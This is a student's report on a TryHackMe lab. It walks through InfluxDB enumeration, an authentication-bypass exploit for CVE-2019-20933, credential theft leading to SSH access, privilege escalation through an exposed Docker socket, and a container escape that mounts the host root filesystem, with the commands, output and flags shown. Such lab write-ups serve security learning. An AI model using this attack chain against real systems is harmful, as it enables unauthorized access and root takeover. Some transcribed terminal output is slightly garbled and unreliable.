


SWEETTOOTH INC

ASSIGNMENT REPORT



**Peter Kinyumu,
cs-sa07-24067,
June 26th, 2024.**

1. INTRODUCTION


This room was an exploratory learning experience on attacking a poorly configured influxDB. There is no step-by-step guide on what to do. You have a goal to achieve, say get a valid user to the database and it's up to you to find out how to do that. A backbox penetration testing setup.

2. ANSWERS TO QUESTIONS

Enumeration

a. Do a TCP portscan. What is the name of the database software running on one of these ports?

- Perform an Nmap service and version scan on the target. `nmap -sSV -T4 <target_ip>`
- InfluxDB is running on port 8086.



```
(cyberpunk㉿votex)-[~]$ sudo nmap -sV -T4 10.10.240.56
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-25 07:50 EAT
Nmap scan report for 10.10.240.56
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
111/tcp   open  rpcbind 2-4 (RPC #100000)
2222/tcp  open  ssh    OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
8086/tcp  open  http   InfluxDB http admin 1.3.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.87 seconds
```

Database Exploration

a. What is the database user you find?

- InfluxDB has the `/debug/requests` endpoint that provides debugging information related to the queries being handled by the server.
- When access to this endpoint is not restricted based on the database configuration, we can exploit this configuration to perform enumeration and expose more information about the database e.g the username ash shown below.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 26 20:42
cyberpunk@votex: ~
cyberpunk@votex: ~
cyberpunk@votex: ~
(cyberpunk@votex) [~]
$ curl http://10.10.168.89:8086/debug/requests | jq
% Total    % Received % Xferd  Average Speed   Time   Time     Time Current
          Dload  Upload Total Spent   Left Speed
100      51  100    51    0     0      4      0  0:00:12  0:00:10  0:00:02  12
{
  "o5yY6yya:127.0.0.1": {
    "writes": 2,
    "queries": 2
  }
}

(cyberpunk@votex) [~]
$ 

```

b. What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

- This question required access to the influx databases and measurements(tables), which I didn't have directly with the found user.
- However, I found a vulnerability affecting influxDB versions below 1.7.6 which I used to gain access to the database. You just have to clone it and run some setup commands as explained in the repository.

Link => <https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933>

InfluxDB-Exploit-CVE-2019-20933 · Public

LorenzoTullini · Merge pull request #2 from KMikeU/master · 252ecf8 · 2 years ago · 12 Commits

master · 1 Branch · 0 Tags

Go to file Add file Code About

README.md · Added default username list, cleaned up code · 2 years ago

main.py · Removed unused import · 2 years ago

requirements.txt · Added default username list, cleaned up code · 2 years ago

users.txt · Added default username list, cleaned up code · 2 years ago

Report repository

Readme · Activity · 40 stars · 2 watching · 19 forks

Releases · No releases published

Packages · No packages published

Contributors · LorenzoTullini

InfluxDB Exploit CVE-2019-20933

Exploit for InfluxDB CVE-2019-20933 vulnerability, InfluxDB before 1.7.6 has an authentication bypass vulnerability in the authenticate function in services/httpd/handler.go because a JWT token may have an empty SharedSecret (aka shared secret). Exploit check if server is vulnerable, then it tries to get a remote query shell. It has built in a username brute-force service.

- Run the Python program and input the host IP address and the user we identified earlier then select the **tanks** databases.

Kali purple [Running] - Oracle VM VirtualBox

```
cypherpunk@votex: ~ Jun 26 09:05
$ python3 __main__.py
(cyberpunk@votex) [~/InfluxDB-Exploit-CVE-2019-20933]
$ python3 __main__.py
[cyberpunk@votex: ~ Jun 26 09:05]
[cyberpunk@votex: ~ Jun 26 09:05]
[cyberpunk@votex: ~ Jun 26 09:05]

- using CVE-2019-20933
Host (default: localhost): 10.10.97.122
Port (default: 8086):
Username <OR> path to username file (default: users.txt): o5yY6yya
Host vulnerable !!

Databases:
1) creds
2) docker
3) tanks
4) mixer
5) _internal

.quit to exit
[o5yY6yya@10.10.97.122] Database: 3
Starting InfluxDB shell - .back to go back
[o5yY6yya@10.10.97.122/tanks] $ show measurements
```


- If you view the tables in the database you will notice the **water_tank** table in question.
- We can then retrieve fields from the table with the SELECT statement as shown.

Kali purple [Running] - Oracle VM VirtualBox

```
cypherpunk@votex: ~ Jun 26 09:37
$ show measurements;
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "name"
          ],
          "name": "measurements",
          "values": [
            [
              "fruitjuice_tank"
            ],
            [
              "gelatin_tank"
            ],
            [
              "sugar_tank"
            ],
            [
              "water_tank"
            ]
          ]
        }
      ],
      "statement_id": 0
    }
  ]
}
{o5yY6yya@10.10.97.122/tanks} $ select * from "water_tank";
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "time"
          ],
          "name": "water_tank",
          "values": [
            [
              "2021-05-18T14:00:00Z"
            ]
          ]
        }
      ],
      "statement_id": 0
    }
  ]
}
```

- The timestamp was in UNIX time so you need to convert that to the ISO standard form which is **2021-05-18T14:00:00Z**

- The temperature at the specified time was **22.5**.



```


Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 26 09:40
cyberpunk@votex: ~ /InfluxDB-Exploit-CVE-2019-20933
cyberpunk@votex: ~
cyberpunk@votex: ~ /InfluxDB-Exploit-CVE-2019-20933

{
  "results": [
    {
      "series": [
        {
          "columns": [
            "time",
            "filling_height",
            "motor_rpm",
            "temperature"
          ],
          "name": "mixer_stats",
          "values": [
            [
              "2021-05-18T14:00:00Z",
              92.17,
              22.5
            ],
            [
              "2021-05-18T15:00:00Z",
              94.3
            ]
          ]
        }
      ]
    }
  ]
}

```

c. What is the highest rpm the motor of the mixer reached?

- Choose the mixer database
- From the mixer database run **show measurements** command to view the tables that exist in the database. The **mixer_stats** table will be available.
- Retrieve data from the **mixer_stats** table to get the highest rpm the rotor reached.



```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 26 09:44
cyberpunk@votex: ~ /InfluxDB-Exploit-CVE-2019-20933
cyberpunk@votex: ~
cyberpunk@votex: ~ /InfluxDB-Exploit-CVE-2019-20933

{
  "results": [
    {
      "series": [
        {
          "columns": [
            "time",
            "filling_height",
            "motor_rpm",
            "temperature"
          ],
          "name": "mixer_stats",
          "values": [
            [
              "2021-05-16T12:00:00Z",
              64.91,
              4470,
              74.2
            ],
            [
              "2021-05-16T13:00:00Z",
              60.74,
              4510,
              70.05
            ]
          ]
        }
      ]
    }
  ]
}

```

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 26 09:55
cyberpunk@votex: ~
[{"statement_id": 0}], "motor_rpm": [{"time": "2021-05-20T10:00:00Z", "value": 4422}, {"time": "2021-05-20T11:00:00Z", "value": 4478}, {"time": "2021-05-20T12:00:00Z", "value": 4684}, {"time": "2021-05-20T13:00:00Z", "value": 4202}, {"time": "2021-05-20T14:00:00Z", "value": 4130}, {"time": "2021-05-20T15:00:00Z", "value": 4875}], "statement_id": 0}
}
[{"error": "error parsing query: only ORDER BY time supported at this time"}]

```

d. What username do you find in one of the databases?

- Choose the creds database
- Retrieve details from the ssh table.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 26 09:58
cyberpunk@votex: ~
cyberpunk@votex: ~
cyberpunk@votex: ~
}
[{"error": "error parsing query: only ORDER BY time supported at this time"}]

```

```

Databases:
1) creds
2) docker
3) tanks
4) mixer
5) _internal

```

```

Database: 1
Starting InfluxDB shell - .back to go back

```

```

.show measurements;
{
  "results": [
    {
      "series": [
        {
          "columns": [
            "name"
          ],
          "name": "measurements",
          "values": [
            [
              "ssh"
            ]
          ]
        }
      ],
      "statement_id": 0
    }
  ]
}

```


```

.select * from ssh;

```

e. user.txt

- This question requires us to read the user.txt file.
 - Having secured the ssh credentials from the previous question, we can use those creds to ssh to the target and read the specified file.



```
[cyberpunk@votex: ~] $ ssh uzJk6Ry98d8C@10.97.122 -p 2222
The authenticity of host '[10.97.122]:2222' ([10.97.122]:2222) can't be established.
ED25519 key fingerprint is SHA256:rxyA4K76BaKldryL+Uko+qzgdtrJ80xKRHD4WYAWr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.97.122]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8C@10.97.122's password:
Permission denied, please try again.
uzJk6Ry98d8C@10.97.122's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@4c7c5ce5d07c:~$ ls
data meta.db user.txt wal
uzJk6Ry98d8C@4c7c5ce5d07c:~$ cat user.txt
THM{V4w4FhBmtp4RFdti}
uzJk6Ry98d8C@4c7c5ce5d07c:~$
```

Privilege Escalation

a. /root/root.txt

- We are required to gain privilege escalation and read the file root.txt in the root folder.
- First thing I noticed, the command sudo was not available in the machine and I had no permissions to view the root folder.
- I decided to check the running processes to see if I could find a way to elevate my privileges somehow someway.
- With **docker** among the running processes, it hinted that we are probably in a docker environment, and I also noted the docker demon is running locally on port 8080.

The screenshot shows three terminal windows in a Kali Linux environment. The first window shows the host key fingerprint being accepted. The second window shows the ps -aux command output, which includes a process for the docker demon. The third window shows curl localhost:8080/containers/json, revealing Docker container details. The terminal window has a red box around the curl command in the third window.

```
This host key is known by the following other names/addresses:  
-/ssh/known_hosts:7: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.227.119]:2222' (ED25519) to the list of known hosts.  
uzJk6Ry98d8C@a8ae9248ba3:  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
uzJk6Ry98d8C@a8ae9248ba3:~$ ps -aux  
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND  
root 1 0.1 0.5 20048 2780 ? Ss 08:53 0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initialize  
root 7 0.0 0.5 44764 2652 ? S 08:53 0:00 /bin/su uzJk6Ry98d8C -c '/initializeandquery.sh & /entrypoint.sh influxd  
uzJk6Ry+ 9 0.0 0.4 11620 2420 ? Ss 08:53 0:00 bash -c /initializeandquery.sh & /entrypoint.sh influxd  
uzJk6Ry+ 11 1.2 0.4 11660 2492 ? S 08:53 0:01 /bin/bash /initializeandquery.sh  
uzJk6Ry+ 12 6.2 4.9 355508 25136 ? Sl 08:53 0:09 influxd  
root 33 0.0 0.5 55184 2896 ? Ss 08:53 0:00 /usr/sbin/sshd  
root 1857 0.3 1.1 80032 5820 ? Ss 08:54 0:00 sshd: uzJk6Ry98d8C [priv]  
uzJk6Ry+ 6812 0.0 0.8 80032 4312 ? S 08:55 0:00 sshd: uzJk6Ry98d8C@pts/0  
uzJk6Ry+ 6817 0.0 0.3 19652 1652 ? S 08:55 0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock  
uzJk6Ry+ 6819 0.3 0.6 20260 3244 pts/0 Ss 08:55 0:00 /bin/bash  
uzJk6Ry+ 6824 0.0 0.4 17508 2024 pts/0 R+ 08:55 0:00 ps -aux  
uzJk6Ry+ 6825 0.0 0.3 43760 1592 ? R 08:55 0:00 curl localhost:8080/containers/json  
uzJk6Ry98d8C@a8ae9248ba3:~$ curl localhost:8080/containers/json  
[{"id": "a8ae9248ba3f31535660e62cd12e739744dacab46be4a2e27a5dc1acccbc28", "Names": ["sweettoothinc"], "Image": "sweettoothinc:latest", "ImageID": "sha256:26a697c0d00f06d8ab5cd1669d0b4898f6ad2c19c73c8f5e2731596f5bec5e", "Command": "/bin/bash -c '/chmod a+rwx /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initialize  
sh 6 /entrypoint.sh influxd'", "Created": "2019-01-17T19:39:19.899Z", "Ports": [{"ID": "0.0.0.0", "PrivatePort": 22, "PublicPort": 2222, "Type": "tcp"}, {"IP": "0.0.0.0", "PrivatePort": 8086, "PublicPort": 8086, "Type": "tcp"}, {"IP": "0.0.0.0", "PrivatePort": 8087, "PublicPort": 8087, "Type": "tcp"}], "Labels": {}, "State": "running", "Status": "Up 0:00", "HostConfig": {"NetworkMode": "default"}, "NetworkSettings": {"Networks": {"bridge": {"NetworkID": "IPAMConfig", "LinkLocal": null, "Aliases": null, "NetworkID": "d04f8a470bc0107f16338a3ee3e1e51791e42c6f0f3e577a65fc7c00909cb", "EndpointID": "66045f58ddac6f390b5b37c4f6008ca9359c64a717921e21a7f36b3ac14d49b", "Gateway": "172.17.0.1", "IPAddress": "172.17.0.2", "IPPrefixLen": 16, "IPV6Gateway": "", "GlobalIPv6Address": "", "GlobalIPv6PrefixLen": 0, "MacAddress": "02:42:ac:11:00:02", "DriverOpts": null}}}, "Mounts": [{"Type": "volume", "Name": "be7ed8789b4d20a584fe1a5b2369346adea5478285b3a7d721d4f5ebf4d35", "Source": "", "Destination": "/var/lib/influxdb", "Driver": "local", "Mode": "", "RW": true, "Propagation": ""}, {"Type": "bind", "Name": "/var/run/docker.sock", "Source": "/var/run/docker.sock", "Destination": "/var/run/docker.sock", "Mode": "", "RW": true, "Propagation": "private"}]}]  
uzJk6Ry98d8C@a8ae9248ba3:~$ curl localhost:8080/containers/json |
```

- After long hours of research, I found a way to abuse docker and gain privilege escalation. However, it required a docker command, which wasn't available in the remote machine.
- Since the docker demon is running locally on port 8080, I resolved to set up local port forwarding and bind port 8080 on my attack machine to port 8080 on the remote machine since I have docker installed on my machine.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Jun 26 21:32

cypherpunk@votex: ~

```
(cypherpunk@votex) [~]
$ ssh -L 8080:localhost:8080 uzJk6Ry98d8C@10.10.168.89 -p 2222
uzJk6Ry98d8C@10.10.168.89's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 26 16:11:05 2024 from ip-10-9-0-134.eu-west-1.compute.internal
uzJk6Ry98d8C@66d1c9aaf4be:~$
```

- With that, it became easier to connect to the docker instance and run commands like listing the images that are available.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Jun 26 20:22

cypherpunk@votex: ~

```
(cypherpunk@votex) [~]
$ docker -H localhost:8080 images
REPOSITORY TAG IMAGE ID CREATED SIZE
sweettoothinc latest 26a697c0d00f 3 years ago 359MB
influxdb 1.3.0 e1b5eda429c3 6 years ago 227MB
```

- We see there are two images. If we connect to the first one and execute the **sh** command, we get shell access with root access to the container and can retrieve the flag.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Jun 26 12:55

cypherpunk@votex: ~

```
(cypherpunk@votex) [~]
$ docker -H localhost:8080 exec -it sweettoothinc sh
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c "import pty; pty.spawn('/bin/bash')"
sh: 2: python3: not found
# pwd
/
# cd root
# pwd
/root
# ls
root.txt
# cat root.txt
THM{5qsDivHdCi2oabwp}
#
```

Escape

a. The second /root/root.txt

- This challenge required us to break out of the docker container and gain access to the underlying host system.
- One way we can do that is by mounting the root file system of the underlying host into the container.
- By default, containers run as root since the docker daemon also runs as root.
- So, by mounting the root file system into the container, we will have root access to all the files, and we can modify them as we want.

The screenshot shows a Kali Linux desktop environment with three terminal windows. The central terminal window is active and shows the command history and output of the exploit. The terminal session starts with:

```
(cyberpunk@votex)-[~]
$ docker -H localhost:8080 run -v /:/mnt --rm -t influxdb:1.3.0 /bin/bash
```

Then, the user navigates to the /mnt directory and lists its contents:

```
root@679462f9272:/# ls
bin boot dev entropypoint.sh etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

Next, they change to the /mnt/mnt directory:

```
root@679462f9272:/# cd mnt
```

They then list the contents of the /mnt/mnt directory:

```
root@679462f9272:/mnt# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
```

Finally, they change to the /mnt/mnt/root directory and view the root.txt file:


```
root@679462f9272:/mnt# ls root/
root.txt
root@679462f9272:/mnt# cd root
root@679462f9272:/mnt/root# cat root.txt
THM{ny22ahyFABAnjrnx}
root@679462f9272:/mnt/root#
```

The above command `docker -H localhost:8080 run -v /:/mnt --rm -t influxdb:1.3.0 /bin/sh` connects to the docker demon running on localhost with the -H option, starts a new container from the specified influxdb image, mounts the root directory of the host machine to the /mnt director of the container with the volume(-v) switch and lastly starts an interactive bash shell in the container.

With that we are able to access the /mnt directory and manipulate the files as we need, also view the flag.

3. MODULE COMPLETION

<https://tryhackme.com/p/c1ph3rbnuk>



4. CONCLUSION

This was my best assignment so far. I have learned a lot, from how to interact with the influxDB, to finding weaknesses in it, gaining access, exploiting docker to gain elevated privileges and even owning the system it runs on. The challenge to grope around looking for answers really built my mindset into that of an attacker and also improved my research skills. Looking forward to more of these “do it yourself” sets of challenges.